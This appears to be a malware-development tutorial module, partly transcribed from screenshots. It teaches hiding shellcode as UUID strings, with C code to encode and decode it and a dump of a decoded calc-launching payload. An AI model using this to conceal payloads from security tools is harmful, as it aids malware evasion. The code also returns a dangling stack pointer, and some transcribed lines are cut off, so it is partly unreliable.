
Payload Obfuscation - UUIDFuscation

Introduction

In this module, another obfuscation technique is covered which converts shellcode to a Universally Unique IDentifier (UUID) string. UUID is a 36-character alphanumeric string that can be used to identify information.

UUID Structure

The UUID format is made up of 5 segments of different sizes which look something like this: `801B18F0-8320-4ADA-BB13-41EA1C886B87`. The image below illustrates the UUID structure.


Structure Of UUID
df6fdea1-10c3-474c-ae62-e63def80de0b
time_low
time_mid
time_hi_and_version
clock_seq_hi_and_res clock_seq_low
node

Converting UUID to shellcode is a little less straightforward than the previous obfuscation methods. For example `FC 48 83 E4 F0 E8 C0 00 00 00 41 51 41 50 52 51` does **not** translate into `FC4883E4-F0E8-C000-0000-415141505251`, instead, it becomes `E48348FC-E8F0-00C0-0000-415141505251`.

Notice that the first 3 segments are using the same bytes in our shellcode but the order is in reverse. The reason is that the first three segments use little-endian byte ordering. To ensure complete understanding, the segments are broken down below.

Little Endian

- Segment 1: `FC 48 83 E4` becomes `E4 83 48 FC` in the UUID string

- Segment 2: `F0 E8` becomes `E8 F0` in the UUID string
- Segment 3: `C0 00` becomes `00 C0` in the UUID string

Big Endian

- Segment 4: `00 00` becomes `00 00` in the UUID string
- Segment 5: `41 51 41 50 52 51` becomes `41 51 41 50 52 51` in the UUID string

UUIDFuscation Implementation

A UUID address is made up of 16 bytes, therefore the shellcode should be a multiple of 16. UUIDFuscation will resemble IPv6Fuscation closely due to both requiring shellcode multiples of 16 bytes. Again, padding can be used if the shellcode doesn't meet that requirement.

```
// Function takes in 16 raw bytes and returns them in a UUID string format
char* GenerateUUid(int a, int b, int c, int d, int e, int f, int g, int h,
int i, int j, int k, int l, int m, int n, int o, int p) {

        // Each UUID segment is 32 bytes
        char Output0[32], Output1[32], Output2[32], Output3[32];

        // There are 4 segments in a UUID (32 * 4 = 128)
        char result[128];

        // Generating output0 from the first 4 bytes
        sprintf(Output0, "%0.2X%0.2X%0.2X%0.2X", d, c, b, a);

        // Generating output1 from the second 4 bytes
        sprintf(Output1, "%0.2X%0.2X-%0.2X%0.2X", f, e, h, g);

        // Generating output2 from the third 4 bytes
        sprintf(Output2, "%0.2X%0.2X-%0.2X%0.2X", i, j, k, l);

        // Generating output3 from the last 4 bytes
        sprintf(Output3, "%0.2X%0.2X%0.2X%0.2X", m, n, o, p);

        // Combining Output0,1,2,3 to generate the UUID
        sprintf(result, "%s-%s-%s%s", Output0, Output1, Output2, Output3);

        //printf("[i] result: %s\n", (char*)result);
        return (char*)result;
}
```


```
// Generate the UUID output representation of the shellcode
// Function requires a pointer or base address to the shellcode buffer &
the size of the shellcode buffer
BOOL GenerateUuidOutput(unsigned char* pShellcode, SIZE_T ShellcodeSize) {
        // If the shellcode buffer is null or the size is not a multiple of
16, exit
        if (pShellcode == NULL || ShellcodeSize == NULL || ShellcodeSize %
16 != 0) {
                return FALSE;
        }
        printf("char* UuidArray[%d] = { \n\t", (int)(ShellcodeSize / 16));

        // We will read one shellcode byte at a time, when the total is 16,
begin generating the UUID string
        // The variable 'c' is used to store the number of bytes read. By
default, starts at 16.
        int c = 16, counter = 0;
        char* UUID = NULL;

        for (int i = 0; i < ShellcodeSize; i++) {
                // Track the number of bytes read and when they reach 16 we
enter this if statement to begin generating the UUID string
                if (c == 16) {
                        counter++;

                        // Generating the UUID string from 16 bytes which
begin at i until [i + 15]
                        UUID = GenerateUUid(
                                pShellcode[i], pShellcode[i + 1],
pShellcode[i + 2], pShellcode[i + 3],
                                pShellcode[i + 4], pShellcode[i + 5],
pShellcode[i + 6], pShellcode[i + 7],
                                pShellcode[i + 8], pShellcode[i + 9],
pShellcode[i + 10], pShellcode[i + 11],
                                pShellcode[i + 12], pShellcode[i + 13],
pShellcode[i + 14], pShellcode[i + 15]
                        );
                        if (i == ShellcodeSize - 16) {

                                // Printing the last UUID string
                                printf("\"%s\"", UUID);
                                break;
                        }
                        else {
                                // Printing the UUID string
                                printf("\"%s\", ", UUID);
                        }
                        c = 1;
                        // Optional: To beautify the output on the console
                        if (counter % 3 == 0) {
                                printf("\n\t");
                        }
                }
                else {
                        c++;
                }
        }
        printf("\n};\n\n");
        return TRUE;
}
```

UUID Deobfuscation Implementation

Although different segments have different endianness, that will not affect the deobfuscation process because the UuidFromStringA WinAPI takes care of this.

```

typedef RPC_STATUS (WINAPI* fnUuidFromStringA)(
        RPC_CSTR        StringUuid,
        UUID*           Uuid
);

BOOL UuidDeobfuscation(IN CHAR* UuidArray[], IN SIZE_T NmbrOfElements, OUT
PBYTE* ppDAddress, OUT SIZE_T* pDSize) {

        PBYTE           pBuffer         = NULL,
                        TmpBuffer       = NULL;

        SIZE_T          sBuffSize       = NULL;

        RPC_STATUS      STATUS          = NULL;

        // Getting UuidFromStringA address from Rpcrt4.dll
        fnUuidFromStringA pUuidFromStringA =
(fnUuidFromStringA)GetProcAddress(LoadLibrary(TEXT("RPCRT4")),
"UuidFromStringA");
        if (pUuidFromStringA == NULL) {
                printf("[!] GetProcAddress Failed With Error : %d \n",
GetLastError());
                return FALSE;
        }

        // Getting the real size of the shellcode which is the number of
UUID strings * 16
        sBuffSize = NmbrOfElements * 16;

        // Allocating memory which will hold the deobfuscated shellcode
        pBuffer = (PBYTE)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY,
sBuffSize);
        if (pBuffer == NULL) {
                printf("[!] HeapAlloc Failed With Error : %d \n",
GetLastError());
                return FALSE;
        }

        // Setting TmpBuffer to be equal to pBuffer
        TmpBuffer = pBuffer;

        // Loop through all the UUID strings saved in UuidArray
        for (int i = 0; i < NmbrOfElements; i++) {

                // Deobfuscating one UUID string at a time
                // UuidArray[i] is a single UUID string from the array
UuidArray
                if ((STATUS = pUuidFromStringA((RPC_CSTR)UuidArray[i],
(UUID*)TmpBuffer)) != RPC_S_OK) {
                        // if it failed
                        printf("[!] UuidFromStringA Failed At [%s] With
Error 0x%0.8X", UuidArray[i], STATUS);
                        return FALSE;
                }

                // 16 bytes are written to TmpBuffer at a time
                // Therefore Tmpbuffer will be incremented by 16 to store
the upcoming 16 bytes
                TmpBuffer = (PBYTE)(TmpBuffer + 16);

        }

        *ppDAddress = pBuffer;
        *pDSize     = sBuffSize;
        return TRUE;
}
```

The image below shows the deobfuscation process successfully running.



```
BOOL UuidDeobfuscation(IN CHAR* UuidArray[], IN SIZE_T NmbrOfElements, OUT PBYTE* ppDAddress, OUT SIZE_T* pDSize) {

    PBYTE       pBuffer = NULL,
                TmpBuffer = NULL;

    SIZE_T      sBuffSize = NULL;

    RPC_STATUS  STATUS = NULL;

    // getting UuidFromStringA address from Rpcrt4.dll
    fnUuidFromStringA pUuidFromStringA = (fnUuidFromStringA)GetProcAddress(hModule: LoadLi
    if (pUuidFromStringA == NULL) {
        printf(_Format: "[!] GetProcAddress Failed With Error : %d \n", GetLastError());
        return FALSE;
    }

    // getting the real size of the shellcode (number of elements * 16 => original shel
    sBuffSize = NmbrOfElements * 16;

    // allocating mem, that will hold the deobfuscated shellcode
    pBuffer = (PBYTE)HeapAlloc(hHeap: GetProcessHeap(), dwFlags: HEAP_ZERO_MEMORY, dwBytes: sB
    if (pBuffer == NULL) {
        printf(_Format: "[!] HeapAlloc Failed With Error : %d \n", GetLastError());
        return FALSE;
    }

    TmpBuffer = pBuffer;

    // loop through all the addresses saved in UuidArray
    for (int i = 0; i < NmbrOfElements; i++) {
        // UuidArray[i] is a single Uuid address from the array pAddress
        if ((STATUS = pUuidFromStringA((RPC_CSTR)UuidArray[i], (UUID*)TmpBuffer)) != RP
            // if failed ..,
            printf(_Format: "[!] UuidFromStringA Failed At [%s] With Error 0x%0.8X", UuidArray[i], STATUS);
            return FALSE;
        }

        // tmp buffer will be used to point to where to write next (in the newly allocated memory)
        TmpBuffer = (PBYTE)(TmpBuffer + 16);

    }

    *ppDAddress = pBuffer;
    *pDSize = sBuffSize;
```

C:\Users\User\source\repos\Lesson2\x64\Debug\UuidDeobfuscation.exe

```
[+] Deobfuscated Bytes at 0x00000165D89CE860 of Size 272 :::

        FC 48 83 E4 F0 E8 C0 00 00 00 41 51 41 50 52 51
        56 48 31 D2 65 48 8B 52 60 48 8B 52 18 48 8B 52
        20 48 8B 72 50 48 0F B7 4A 4A 4D 31 C9 48 31 C0
        AC 3C 61 7C 02 2C 20 41 C1 C9 0D 41 01 C1 E2 ED
        52 41 51 48 8B 52 20 8B 42 3C 48 01 D0 8B 80 88
        00 00 00 48 85 C0 74 67 48 01 D0 50 8B 48 18 44
        8B 40 20 49 01 D0 E3 56 48 FF C9 41 8B 34 88 48
        01 D6 4D 31 C9 48 31 C0 AC 41 C1 C9 0D 41 01 C1
        38 E0 75 F1 4C 03 4C 24 08 45 39 D1 75 D8 58 44
        8B 40 24 49 01 D0 66 41 8B 0C 48 44 8B 40 1C 49
        01 D0 41 8B 04 88 48 01 D0 41 58 41 58 5E 59 5A
        41 58 41 59 41 5A 48 83 EC 20 41 52 FF E0 58 41
        59 5A 48 8B 12 E9 57 FF FF FF 5D 48 BA 01 00 00
        00 00 00 00 00 48 8D 8D 01 01 00 00 41 BA 31 8B
        6F 87 FF D5 BB E0 1D 2A 0A 41 BA A6 95 BD 9D FF
        D5 48 83 C4 28 3C 06 7C 0A 80 FB E0 75 05 BB 47
        13 72 6F 6A 00 59 41 89 DA FF D5 63 61 6C 63 00

[#] Press <Enter> To Quit ...
```